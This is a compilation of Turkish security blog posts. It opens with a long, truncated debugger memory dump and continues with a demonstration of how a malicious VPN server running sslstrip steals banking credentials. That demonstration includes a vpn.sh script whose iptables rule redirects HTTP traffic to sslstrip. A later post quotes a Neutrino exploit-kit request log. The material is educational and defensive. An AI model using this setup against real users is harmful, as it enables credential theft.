0012FF62 00000000 EIP

0012FF63 00000000 EIP

0012FF64 00000000 EIP

0012FF65 00000000 EIP

0012FF66 00000000 EIP

0012FF67 00000000 EIP

0012FF68 00000000 EIP

0012FF69 00000000 EIP

0012FF6A 00000000 EIP

0012FF6B 00000000 EIP

0012FF6C 00000000 EIP

0012FF6D 00000000 EIP

0012FF6E 00000000 EIP

0012FF6F 00000000 EIP

0012FF70 00000000 EIP

0012FF71 00000000 EIP

0012FF72 00000000 EIP

0012FF73 00000000 EIP

0012FF74 00000000 EIP

0012FF75 00000000 EIP

0012FF76 00000000 EIP

0012FF77 00000000 EIP

0012FF78 00000000 EIP

0012FF79 00000000 EIP

0012FF7A 00000000 EIP

0012FF7B 00000000 EIP

0012FF7C 00000000 EIP

0012FF7D 00000000 EIP

0012FF7E 00000000 EIP

0012FF7F 00000000 EIP

0012FF80 00000000 EIP

0012FF81 00000000 EIP

0012FF82 00000000 EIP

0012FF83 00000000 EIP

0012FF84 00000000 EIP

0012FF85 00000000 EIP

0012FF86 00000000 EIP

0012FF87 00000000 EIP

0012FF88 00000000 EIP

0012FF89 00000000 EIP

0012FF8A 00000000 EIP

0012FF8B 00000000 EIP

0012FF8C 00000000 EIP

0012FF8D 00000000 EIP

0012FF8E 00000000 EIP

0012FF8F 00000000 EIP

0012FF90 00000000 EIP

0012FF91 00000000 EIP

0012FF92 00000000 EIP

0012FF93 00000000 EIP

0012FF94 00000000 EIP

0012FF95 00000000 EIP

0012FF96 00000000 EIP

0012FF97 00000000 EIP

0012FF98 00000000 EIP

0012FF99 00000000 EIP

0012FF9A 00000000 EIP

0012FF9B 00000000 EIP

0012FF9C 00000000 EIP

0012FF9D 00000000 EIP

0012FF9E 00000000 EIP

0012FF9F 00000000 EIP

0012FFA0 00000000 EIP

0012FFA1 00000000 EIP

0012FFA2 00000000 EIP

0012FFA3 00000000 EIP

0012FFA4 00000000 EIP

0012FFA5 00000000 EIP

0012FFA6 00000000 EIP

0012FFA7 00000000 EIP

0012FFA8 00000000 EIP

0012FFA9 00000000 EIP

0012FFAA 00000000 EIP

0012FFAB 00000000 EIP

0012FFAC 00000000 EIP

0012FFAD 00000000 EIP

0012FFAE 00000000 EIP

0012FFAF 00000000 EIP

0012FFB0 00000000 EIP

0012FFB1 00000000 EIP

0012FFB2 00000000 EIP

0012FFB3 00000000 EIP

0012FFB4 00000000 EIP

0012FFB5 00000000 EIP

0012FFB6 00000000 EIP

0012FFB7 00000000 EIP

0012FFB8 00000000 EIP

0012FFB9 00000000 EIP

0012FFBA 00000000 EIP

0012FFBB 00000000 EIP

0012FFBC 00000000 EIP

0012FFBD 00000000 EIP

0012FFBE 00000000 EIP

0012FFBF 00000000 EIP


0012FFC0 00000000 EIP

0012FFC1 00000000 EIP

0012FFC2 00000000 EIP

0012FFC3 00000000 E

XOR işlemi tersine çevrilebilir olduğu için Python ile [Hesperbot Email Decoder](http://www.mertsarica.com) adında ufak bir araç yazarak ağ trafiğinden elde edilen gizlenmiş e-posta adreslerini okunur hale getirebildim.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Virtual Pirate Network (VPN)

Source: <https://www.mertsarica.com/virtual-pirate-network-vpn/>

By M.S on May 1st, 2014



Türkiye, 20 Mart 2014 tarihinde Twitter'a erişime engelleneyerek, dünyada Twitter'ı Çin'den sonra yasaklayan ikinci ülke olarak tarihe adına altın harflerle yazdırdı. Ardından Twitter yasağının nasıl aşılabileceği konusunda yazılı ve basılı görsel medya seferber oldu. Kısa bir süre içinde malum yasağın DNS tabanlı olduğu ve basit bir DNS değişikliği ile bu yasağın kolaylıkla atlatılabildiği anlaşıldı. Hatta bazı haber kanalları canlı yayında DNS değişikliğinin nasıl yapılabileceğini adım adım gösterdi. Canlı yayını kaçıranlar ise DNS adreslerini duvar yazılarından öğrenebildiler :)



Benim gibi, Android yüklü cep telefonundan Twitter'a girenler için bu yasağı atlatmak pek kolay olmadı çünkü rootlanmamış bir cihazda (Android 4.4.2) kullanılan 3G bağlantı için DNS değişikliği yapmak mümkün değildi. Buna karşı 2 yöntemden (cihazı rootlamak veya bir VPN hizmetinden faydalanmak) biri izlenebilirdi. Cihazı rootlamak beraberinde ilave güvenlik riskleri getireceğinden ötürü cihazımı rootlamaya hiçbir zaman sıcak bakmamıştım, Twitter yasağı nedeniyle de rootlamayı tercih etmedim. Ücretsiz bir VPN uygulaması ile VPN hizmetinden faydalanma kısmı ise pratik ve hızlı bir çözüm olarak görünse de, tüm uygulama trafiğimin bilinmeyen bir ağ

üzerinden gitmesine de gönlüm pek el vermiyordu. Wifi ayarları üzerinden DNS değişikliği yapılabildiği için bir süre Twitter'a cep telefonum ile WIFI ağlar üzerinden giriş yaptım.

Twitter yasağı şöyle böyle atlatılıyor diye TIB'in gözüne onlarca haber sokulduktan kısa bir süre sonra bu defa Twitter'ın IP adresleri yasaklanmaya başladı. Bu defa Twitter'ın yasaklanmayan IP adresleri üzerinden Twitter'a bağlanmak mümkün olabiliyordu fakat yine rootlanmamış bir Android cihaz için ip adresi - host eşleştirmesi yapmak (/etc/hosts) mümkün değildi. Bu defa kendi VPN sunucumu kurup onun üzerinden mi Twitter'ın yasaklanmamış IP adreslerine cep telefonu üzerinden bağlansam yoksa [F-Secure'un Freedom](#) VPN uygulamasını mı kullansam derken aklıma aylardır evde kuzu gibi yatan ve üzerinde [Kali](#) yüklü olan 2. [Raspberry Pi](#) geldi. Kali üzerine [OpenVPN](#) sunucusu kurmak tam da gözümde büyürken Twitter üzerinden [Gökhan POYRAZ](#)'ın attığı [bir tweet](#) imdadıma yetişti. Gökhan'ın [blogunda](#) yer alan [strongSwan](#) VPN uygulaması kurulum adımlarından hızlıca geçtikten sonra Kali üzerinde başarıyla strongSwan'i kurdum. (GMP ve libgmp3c2_4.3.2+dfsg-1_armel.deb paketlerini ayrıca kurmam gerekti.)


Herkese elinin altında benim gibi VPN uygulaması kuracak hazır bir sistemi olmadığı için çoğu kimsenin ücretsiz VPN hizmetlerinden faydalandığını farkettilim. Özellikle yakın çevremden gelen, hangi VPN uygulamasını yüklemeliyim ? Hangisi daha güvenli ? gibi sorular karşısında VPN kullanımının halk arasında ciddi derecede arttığını anladım. Tabii güvenilirliğinden emin olunamayan bir VPN üzerinden internet bağlantısı gerçekleştirmenin getirdiği riskleri, VPN'i sadece Twitter yasağını atlatmak için kullanan bir kullanıcı kitlesine anlatmak çok kolay olmadı.

Twitter yasağı nedeniyle VPN kullanımı arttıktan sonra güvenilir olmayan VPN sunucuları üzerinden şifrelerin çalındığı ile ilgili haberler okumaya başladık. Ardından bankalar, güvenilir olmayan VPN sunucuları üzerinden gerçekleştirilen bankacılık işlemlerinin tehlikeli olabileceği ile ilgili güvenlik bildirileri yayınlamaya başladılar.

Yeri gelmişken bankada çalışan bir güvenlik uzmanı olarak, bankaların müşterilerine sadece gerekli gördükleri zamanlarda (mevcut veya potansiyel güvenlik ihlalleri) güvenlik uyarıları gönderdiklerini, dolayısıyla bu tür uyarıların bir müşteri olarak büyük bir ciddiyetle dikkate alınması gerektiğini belirtmek isterim.

Bu esnada yakın bir arkadaşım, bu tür (güvensiz VPN sunucularının kullanımı) güncel konularla ilgili olarak neden birşeyler yazmadığımı konusunda eleştiri oklarını bir bir üzerime atmaya başladı. Ben de hazır Kali üzerine VPN uygulaması kurmuşken, art niyetli kişilerce yönetilen bir VPN sunucusunun nasıl kullanıcıların internet bankacılığı şifrelerini çalabileceğini arkadaşşıma göstermeye ve eleştirilerine bu yazı ile karşılık vermeye karar verdim.

Simülasyon için sanal makinede yüklü olan Windows XP işletim sistemi üzerine bir [VPN istemcisi](#) yüklemeye karar verdim. Kali işletim sistemi üzerinde yüklü olan strongSwan uygulaması ile bu istemciyi bağladıktan sonra Kali üzerinde [sslstrip](#) aracını port 8080 üzerinde çalıştırdım.



sslstrip aracı, http üzerinden gerçekleşen bir trafikte yer alan tüm https:// bağlantı adreslerini http:// ile değiştirerek kendisi üzerinden hedef sistem ile bağlantı kurarak ortadaki adam saldırısı (MITM) ile şifreleri çalabilmektedir.

Ardından Gökhan POYRAZ'ın blog yazısında yer verdiği vpn.sh betik dosyasından NAT geçen 2 satırı silip yerine sslstrip aracı için iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080 satırını ekledim. Bu satır ile iptables'in, port 80 üzerinden giden (outbound) http trafiğini sslstrip'in çalıştığı port 8080'e yönlendirip aracın tüm https:// bağlantıları http://ye çevirmesini sağladım.

```

Rasperry Kali x
root@kali:~# cat /usr/local/bin/vpn.sh
#!/bin/bash
echo 1 > /proc/sys/net/ipv4/ip_forward
sleep 1
iptables -A FORWARD -o eth0 -i eth0 -s 10.71.80.0/24 -m conntrack --ctstate NEW -j ACCEPT
iptables -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
# iptables -t nat -F POSTROUTING
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
sleep 1
/usr/local/sbin/ipsec start
root@kali:~#

```


Simülasyon için öncelikle XP ile Kali arasında VPN bağlantısını kestim. Ardından Chase Bank'ın web sitesine <http://www.chase.com> adresinden bağlanmak istediğimde sunucunun beni otomatik olarak <https://www.chase.com> adresine yönlendirdiğini gördüm. Kaynak kodu üzerinde <https://> önekini (prefix) arttıtığmda 40 tane sonuç ile karşılaştım.

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1" [
<html>
<head>
  <meta http-equiv="content-type" content="text/html; charset=UTF-8"/>
  <meta name="keywords" content="student loans, business banking, commercial banking, auto loans, Checkings, Chase bank, provides credit cards, mortgage, investing and retirement planning"/>
  <meta name="description" content="CHASE Bank provides credit cards, mortgage, commercial banking, auto loans, investing and retirement planning, checking, student loans, and business banking. Chase what matters!"/>
  <link rel="canonical" href="https://www.chase.com"/>
  <title>CHASE Bank - Credit Cards, Mortgage, Personal & Commercial Banking, Auto Loans, Investing, Retirement Planning, Checking, and Business Banking</title>
  <link rel="stylesheet" href="/c/040614/etc/designs/chasecomhomepage/clientlibs.css" type="text/css"/>
  <link rel="shortcut icon" href="/etc/designs/chasecom/images/favicon.ico" type="image/vnd.microsoft.icon"/>
  <link rel="icon" href="/etc/designs/chasecom/images/favicon.ico" type="image/vnd.microsoft.icon"/>
  <script>
    var tagManagerConfig = {
      tagServer: "https://www.chase.com"
    };
  </script>
  <script type="text/javascript" src="/c/040614/apps/chase/clientlibs/foundation/scripts/Reporting.js"></script>
  <script id="jpmcjs-script" data-base="true" src="/c/040614/apps/chase/clientlibs/foundation/jpmcjs/js/jpmc.js" type="text/javascript"></script>
  <script>
    // Register contentJS and siteJS paths
    require.config({
      paths: {
        "content": tagManagerConfig.tagServer+"/apps/chase/clientlibs/foundation/contentjs/js/content",
        "site": tagManagerConfig.tagServer+"/apps/chase/clientlibs/foundation/sitejs/js/site",
        "content/conf/appsconfig": tagManagerConfig.tagServer+"/etc/chase/appsconfig"
      }
    });
  </script>
  <script id="homepage-po-script" src="/c/040614/apps/chase/clientlibs/foundation/publishoptimized/homepage-po-min.js" type="text/javascript"></script>

```


Ardından XP ile Kali arasında VPN bağlantısı kurduktan sonra Chase Bank'ın web sitesine <http://www.chase.com> adresinden bağlandığımda, araya giren sslstrip aracının bağlantıyı <https://www.chasebank.com> sitesine yönlendirmedeğini gördüm. Kaynak kodu üzerinde de <https://> öntakını arattığımda da 0 sonucu ile karşılaştım ve sslstripin aradaki adam saldırısını gerçekleştirmesi için kullanıcı adına mert şifre kısmına da dert yazdım. Son olarak sslstrip.log dosyasına baktığımda ise bu aracın girdiğim kullanıcı adı ve şifreyi kayıt dosyasına yazabildiğini görmüş oldum.



Bu simülasyon ile güvenilir olmayan bir VPN sunucusu üzerinde çalıştırılan/kullanılan çeşitli araçlar ve yöntemler ile art niyetli kişilerin şifrelerinizi kolaylıkla çalabileceğini göstermiş olduğumu düşünüyorum. Siz siz olun, bilmediğiniz bir VPN sunucusu kullanmadan önce başınıza neler gelebileceğini tekrar ama tekrar düşünün!

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

VirusTotal Proxy


Source: <https://www.mertsarica.com/virustotal-proxy/>

By M.S on April 1st, 2014



Art niyetli kişilerin [istismar kitleri](#) sayesinde yaması eksik olan (java, flash, pdf, internet tarayıcısı vs.) sistemleri kontrol altına aldıklarına ve bu sistemlere uzaktan yönetime imkan tanıyan zararlı yazılımlar yüklediklerine son yıllarda sıklıkla rastlıyoruz. Özellikle medya, oyun, haber siteleri gibi hit sayısı oldukça fazla olan siteler, istismar kitlerini yüklemek için art niyetli kişilerin son zamanlarda hedefi haline geliyorlar.

17 Aralık 2013 tarihinde [Milliyet](#)'in internet sitesini Chrome internet tarayıcısı ile ziyaret edenler bir güvenlik uyarısı ile karşılaştılar. Bu uyarıda Google'ın siteyi en son ziyaret ettiğinde zararlı bir içerikle ile karşılaştığını ve bu nedenle siteyi kara listeye aldığı belirtiliyordu. Ağ üzerinden zararlı yazılım tespiti yapabilen cihazlar kullanan kurumlar ise o esnada Milliyet'i ziyaret eden kullanıcılarının tam olarak ne ile karşı karşıya olduklarını tespit edebildiler. Bu, [Neutrino](#) adında bir istismar kitiydi.




Server DNS Name: 62.210.137.206 Service Port: 8000 Signature Name: ExploitKit.Neutrino			
Direction	Command	User-Agent	Host
GET	/breykqpybaq7fuptceqhi=4352018 HTTP/1.1	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/3.0)	catSeed.reservenone.com:8000
	Others	Accept: text/html,application/xhtml+xml,*/* Referer: http://raklam.milliyet.com.tr/raklam/www/delivery/af.php?zoneid=2&cb=INSERT_RANDOM_NUMBER_HERE Accept-Language: en-US Accept-Encoding: gzip, deflate, pearlist User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/3.0)	

Elinizde en son teknoloji bir cihaz da olsa, Chrome gibi akıllı bir internet tarayıcısı da kullanıyor olsanız kimi zaman bu tehditler karşısında uyarı/alarm alana dek, sisteminiz veya kurumunuzun sistemleri çoktan art niyetli kişilerin kontrolü altına girmiş olabiliyor. Zararlı yazılım analizi ile ilgilenen biriyseniz de analiz için çoğu zaman zararlı yazılıma/koda erişmeniz bu uyarılarla karşılaştıktan sonra sunucuya/koda erişimin yasaklanması/kaldırılması nedeniyle pek mümkün olamayabiliyor.

Bildiğiniz gibi [VirusTotal](#), sadece zararlı yazılım analizi yapmakla kalmayıp ayrıca 52 farklı kaynak üzerinden zararlı URL, kod analizi gerçekleştirip, raporlayabiliyor. Çorbada tuzum olsun, kullanıcılar, güvenlik uzmanları, bu tehditlerden daha kısa sürede haberdar olabilsinler diye VirusTotal ile entegre çalışabilen bir araç hazırlamaya karar verdim.


Adına [VirusTotal Proxy](#) dediğim bu aracı, internet tarayıcısı ve sistem üzerinde çalışan bir proxy aracı (örnek: [CNTLM](#)) arasında konumlandırımdım. İnternet tarayıcısı ile kullanıcı herhangi bir siteye bağlanmaya çalıştığı zaman bu araç kullanıcının bağlanmaya çalıştığı adresi paralelde alarak VirusTotal sitesine gönderiyor ve kullanıcıya 52 farklı kaynak üzerinden bu site üzerinde zararlı bir kod olup olmadığı konusunda bilgi veriyor. Sadece bilgi vermekle kalmayıp ayrıca belirtilen alarm seviyesine göre uyarı sesi de veriyor.

Aracın kullanımına geçmeden önce, sistem üzerinde mutlaka bir proxy aracının çalışması gerekiyor. Bunun için kendi sistemim üzerine açık kaynak kodlu [CNTLM](#) proxy aracını kurdum ve tüm trafik için proxy vazifesi görebilmesi adına ayar dosyasındaki (cntlm.ini) NoProxy ayarını * olarak değiştirdim ve 3128. bağlantı noktasında (port) çalıştırdım.



